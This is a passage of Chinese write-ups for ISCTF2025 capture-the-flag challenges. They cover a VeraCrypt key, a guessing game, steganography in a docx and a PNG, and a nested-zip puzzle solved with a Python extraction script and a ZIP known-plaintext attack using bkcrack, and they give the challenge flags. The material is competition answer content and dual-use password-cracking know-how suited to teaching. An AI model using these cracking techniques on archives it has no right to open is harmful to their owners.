
因为题目描述说了今年是ISCTF的五周年，ISCTF是2021年开始的，所以是2021-2025，也就是

`D7C570DAF7`

把这个作为密钥解开VC容器即可

`ISCTF{VC_15_s0000000_1n73r3571n6!!}`

最后在关闭VeraCrypt前记得卸载，按一下 **全部卸载** 然后关闭就行了



10级钓手后记

出题人不是闲鱼卖家。卖家想说的是，以后别上海鲜市场买 flag 了，不管对方给的 WP 有多真都别信，不然就...

上钩了!

Guess! - 墨斐斐

解题思路

简单的猜数字，用二分法，给的10次机会，还是太多了

```
请输入你的猜测 (1-100): 50
50 → 太小了, 继续努力!

[剩余机会: 9]
请输入你的猜测 (1-100): 75
75 → 太小了, 继续努力!

[剩余机会: 8]
请输入你的猜测 (1-100): 87.5
无效输入! 请输入整数。
请输入你的猜测 (1-100): 88
88 → 太小了, 继续努力!

[剩余机会: 7]
请输入你的猜测 (1-100): 99
99 → 太大了, 往小试试!

[剩余机会: 6]
请输入你的猜测 (1-100): 95
95 → 太小了, 继续努力!

[剩余机会: 5]
请输入你的猜测 (1-100): 97
=====
★ 恭喜! 你猜对了! 数字就是 97
★ 恭喜获得Flag:
★ ISCTF{9ueSs_thE_@n$weR}
=====
程序将在10秒后关闭...
```

阿利维亚的传说 - 墨斐斐

解题思路

Part1

把docx改成.zip，打开查看document.xml

```

<w:sz w:val="24"/>
</w:rPr>
<w:t>谕言1:</w:t>
</w:r>
</w:p>
▼<w:p w14:paraId="6795ABED" w14:textId="77777777" w:rsidR="000055E9" w:rsidRPr="000055E9" w:rsidRDefault="000055E9" w:rsidP="000055E9">
  ▼<w:pPr>
    <w:jc w:val="center"/>
    ▼<w:rPr>
      <w:rFonts w:ascii="宋体" w:eastAsia="宋体" w:hAnsi="宋体" w:hint="eastAsia"/>
      <w:vanish/>
      <w:sz w:val="24"/>
    </w:rPr>
  </w:pPr>
  ▼<w:r w:rsidRPr="000055E9">
    ▼<w:rPr>
      <w:rFonts w:ascii="宋体" w:eastAsia="宋体" w:hAnsi="宋体" w:hint="eastAsia"/>
      <w:vanish/>
      <w:sz w:val="24"/>
    </w:rPr>
    <w:t>V=Dortt</w:t>
  </w:r>
</w:p>
▼<w:p w14:paraId="73F17E5C" w14:textId="77777777" w:rsidR="000055E9" w:rsidRPr="000055E9" w:rsidRDefault="000055E9" w:rsidP="000055E9">
  ▼<w:pPr>
    <w:jc w:val="center"/>
    ▼<w:rPr>
      <w:rFonts w:ascii="宋体" w:eastAsia="宋体" w:hAnsi="宋体" w:hint="eastAsia"/>
      <w:vanish/>
      <w:sz w:val="24"/>
    </w:rPr>
  </w:pPr>
  ▼<w:r w:rsidRPr="000055E9">
    ▼<w:rPr>
      <w:rFonts w:ascii="宋体" w:eastAsia="宋体" w:hAnsi="宋体" w:hint="eastAsia"/>
      <w:vanish/>
      <w:sz w:val="24"/>
    </w:rPr>
    <w:t>A=otuTa</w:t>
  </w:r>
</w:p>
▼<w:p w14:paraId="1B466592" w14:textId="12897268" w:rsidR="000055E9" w:rsidRPr="000055E9" w:rsidRDefault="000055E9" w:rsidP="000055E9">
  ▼<w:pPr>
    <w:jc w:val="center"/>
    ▼<w:rPr>
      <w:rFonts w:ascii="宋体" w:eastAsia="宋体" w:hAnsi="宋体" w:hint="eastAsia"/>
      <w:vanish/>
      <w:sz w:val="24"/>
    </w:rPr>
  </w:pPr>
  ▼<w:r w:rsidRPr="000055E9">
    ▼<w:rPr>
      <w:rFonts w:ascii="宋体" w:eastAsia="宋体" w:hAnsi="宋体" w:hint="eastAsia"/>
      <w:vanish/>
      <w:sz w:val="24"/>
    </w:rPr>
    <w:t>N=NTsin</w:t>
  </w:r>
</w:p>


```

Code block

- 1 谕言 1:
- 2 V=Dortt
- 3 A=otuTa
- 4 N=NTsin
- 5 从上到下看，可以得到 DoNotTrustTitan

Part2

lsb隐写，得到第二段




这一段是base64加密，解码后得到

Code block

```
1  谕言2:
2  W=Hoeih
3  H=ouTgo
4  l=pMhhi
5  L=eaetc
6  E=YkrCe
7  同理可得 HopeYouMakeTherightChoice
```

Part3

对TiTan.png进行foremost分离，里面有一个00008464.zip压缩包，flag文件在里面，但是加密了，爆破一下



得到压缩包密码8652

Code block

```
1  谕言3:
2  T=FMfr
3  R=iytY
4  U=nGFo
5  E=diou
6  同理 FindMyGiftForYou
```

最终连接起来可以获得flag

ISCTF{DoNotTrustTitan_HopeYouMakeTheRightChoice_FindMyGiftForYou}

小蓝鲨的千层FLAG - G3rling

前言


大家好我是G3rling(<https://g3rling.top/>), 很高兴今年以出题人和院校负责人的身份参与ISCTF2025。

本次比赛我出的题目是“小蓝鲨的千层FLAG”，主要考点为压缩包套娃解压和明文攻击。在明文攻击方面，我也只是学到一点皮毛，通过这次比赛，更多的是想分享自己在学习过程中遇到的一些有趣的用法。

在目前的环境下，新生更多的只是知道如何使用板子（通过压缩包内的文件进行明文攻击、PNG头明文攻击）。但是明文攻击是极其灵活多变的，不应该仅仅局限于这类常见的攻击，容易产生定式思维。应该把思维打开发现更多更有趣的攻击方式，这便是这道题诞生的初衷。

解题思路

首先拿到题目观察第一层压缩包，可以看到在压缩包内的注释中提示



Code block

```
1 "The password is 0eb9d3986e56473c"
```

并且可以观察到里面一层压缩包的名字为“flagggg998.zip”，在原基础上最后的数字减少了1。我们尝试手动解压几层，可以找到编写代码的逻辑：

1. 密码在压缩包的注释区域，具体位置在“The password is”之后，密码为长度为16的字符串

2. 设flagggg999.zip为初始解压目标，每次解压都会使解压目标后的数字减少1（或者可以直接使用os读取解压路径下的文件达到相同的效果）


这是我的代码，大家可以进行参考

Code block

```
1  import os
2  import pyzipper
3
4  def extract_until_no_pwd(start_zip):
5      current = start_zip
6      to_delete = []
7
8      print(f"开始解压: {os.path.basename(current)}")
9
10     count = 0
11     while True:
12         count += 1
13         try:
14             with pyzipper.AESZipFile(current, 'r') as zf:
15                 comment = zf.comment.decode('utf-8')
16                 if comment and comment.startswith('The password is '):
17                     pwd = comment.split(' ')[-1]
18                 else:
19                     break
20
21                 zf.setpassword(pwd.encode('utf-8'))
22                 files_in_zip = zf.namelist()
23                 if not files_in_zip:
24                     break
25
26                 zf.extractall(path='.', pwd=zf.pwd)
27                 inner = files_in_zip[0]
28                 # 只把内层解出的 zip 加入删除列表，避免删除最外层的 999 zip
29                 to_delete.append(inner)
30                 current = inner
31
32         except Exception:
33             if os.path.exists(current):
34                 cleanup_files(to_delete, current)
35                 return current
36             else:
37                 cleanup_files(to_delete, None)
38                 return None
39
40     if os.path.exists(current):
41         cleanup_files(to_delete, current)
```

```
42         return current
43     else:
44         cleanup_files(to_delete, None)
45         return None
46
47 def cleanup_files(to_remove, keep):
48     if not to_remove:
49         return
50
51     for file_path in to_remove:
52         if keep and os.path.abspath(file_path) == os.path.abspath(keep):
53             continue
54         if os.path.exists(file_path):
55             try:
56                 os.remove(file_path)
57             except Exception:
58                 pass
59
60 start_file = "flagggg999.zip"
61
62 if not os.path.exists(start_file):
63     pass
64 else:
65     result = extract_until_no_pwd(start_file)
66
67     if result:
68         print(f"完成: {result}")
```

当我们解压到 "flagggg3.zip" 后发现注释内容发生了改变，变成了



Code block

- 1 The password is... wait, I forgot! But you must know what's inside, right?
- 2 翻译: 密码是... 等等, 我忘了! 但是你肯定知道里面有什么, 对吧?

不管是从 "你肯定知道里面有什么" 亦或是在Hint中放出的链接我们都可以大概猜到这里考的是明文攻击。

基础的明文攻击部分的知识在这篇文章

[ZIP已知明文攻击深入利用\(https://www.freebuf.com/articles/network/255145.html\)](https://www.freebuf.com/articles/network/255145.html)

也就是Hint中放出的文章中已有提及，这篇文章比较系统的介绍了明文攻击的条件以及对于一些标准文件格式的明文攻击

明文攻击最重要的是在符合攻击条件的前提下找到能够用于攻击的明文，通过解压的压缩包我们可以知道每次解压最后的数字都会减1，因此可以合理推测到，在 flagggg2.zip 中为 “flagggg1.zip”，即能够用于攻击的明文。

“为什么需要知道里面是flagggg1.zip呢？flagggg3.zip不是已经知道里面是flagggg2.zip了吗？”

对于明文攻击的原理，结合题目来讲，我的理解是：

如果你想对 flagggg3.zip文件 进行明文攻击，就必须知道 flagggg3.zip文件 中某个文件的明文用于攻击，即通过 flagggg2.zip文件 的明文进行攻击，而不是将 “flagggg2.zip” 字符串 作为攻击的明文。“flagggg2.zip” 字符串 只能算是flagggg3.zip文件中的明文

“为什么知道文件名就可以作为攻击的明文呢？”

我们通过压缩一个文件进行测试，这是 testtest.txt 的文件内容

[illegible]

但是压缩后我们可以看到txt中的内容无法看到

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000	50	4B	03	04	14	00	08	00	08	00	45	62	89	5B	00	00	PK.....Eb%[..
0010	00	00	00	00	00	00	00	00	00	00	0C	00	20	00	74	65	te
0020	73	74	74	65	73	74	2E	74	78	74	75	78	0B	00	01	04	sttest.txtux...
0030	00	00	00	00	04	00	00	00	00	55	54	0D	00	07	03	A3	UT....f
0040	37	69	03	A3	37	69	F1	A2	37	69	33	34	32	36	1C	FA	7i.f7iñç7i3426.ú
0050	08	00	50	4B	07	08	72	F0	AC	E4	08	00	00	00	C6	00	..PK..rð-ä....Æ.
0060	00	00	50	4B	01	02	14	03	14	00	08	00	08	00	45	62	..PK.....Eb
0070	89	5B	72	F0	AC	E4	08	00	00	00	C6	00	00	00	0C	00	%[rð-ä....Æ.....
0080	18	00	00	00	00	00	00	00	00	00	B6	81	00	00	00	00	¶.....
0090	74	65	73	74	74	65	73	74	2E	74	78	74	75	78	0B	00	testtest.txtux..
00A0	01	04	00	00	00	00	04	00	00	00	00	55	54	05	00	01	UT...
00B0	03	A3	37	69	50	4B	05	06	00	00	00	00	01	00	01	00	.f7iPK.....
00C0	52	00	00	00	62	00	00	00	00	00							R...b.....

txt的内容就是我们需要寻找的能够用于攻击的明文，即123……。虽然txt的内容不可见了，但是txt的文件名依然可见，所以我们可以将 flagggg3.zip文件 中的 flagggg2.zip文件中的 flagggg1.zip字符串（因为flagggg2.zip里面压缩了flagggg1.zip）作为攻击的明文

同时需要注意的是，不仅是文件名，文件后缀也是可以使用的明文哦~这样看起来是不是刚好满足8+4的条件了。虽然8+4在这里不是很明显。（8指的是至少8字节连续的明文）

在通过合理的推理和对明文攻击原理的熟悉后我们找到了正确的明文（对的！就是 flagggg1.zip），我们接下来会用到明文攻击常用的工具 bkcrcrack，首先我们需要准备明文

Code block

```
1 echo -n "flagggg1.zip" > attack
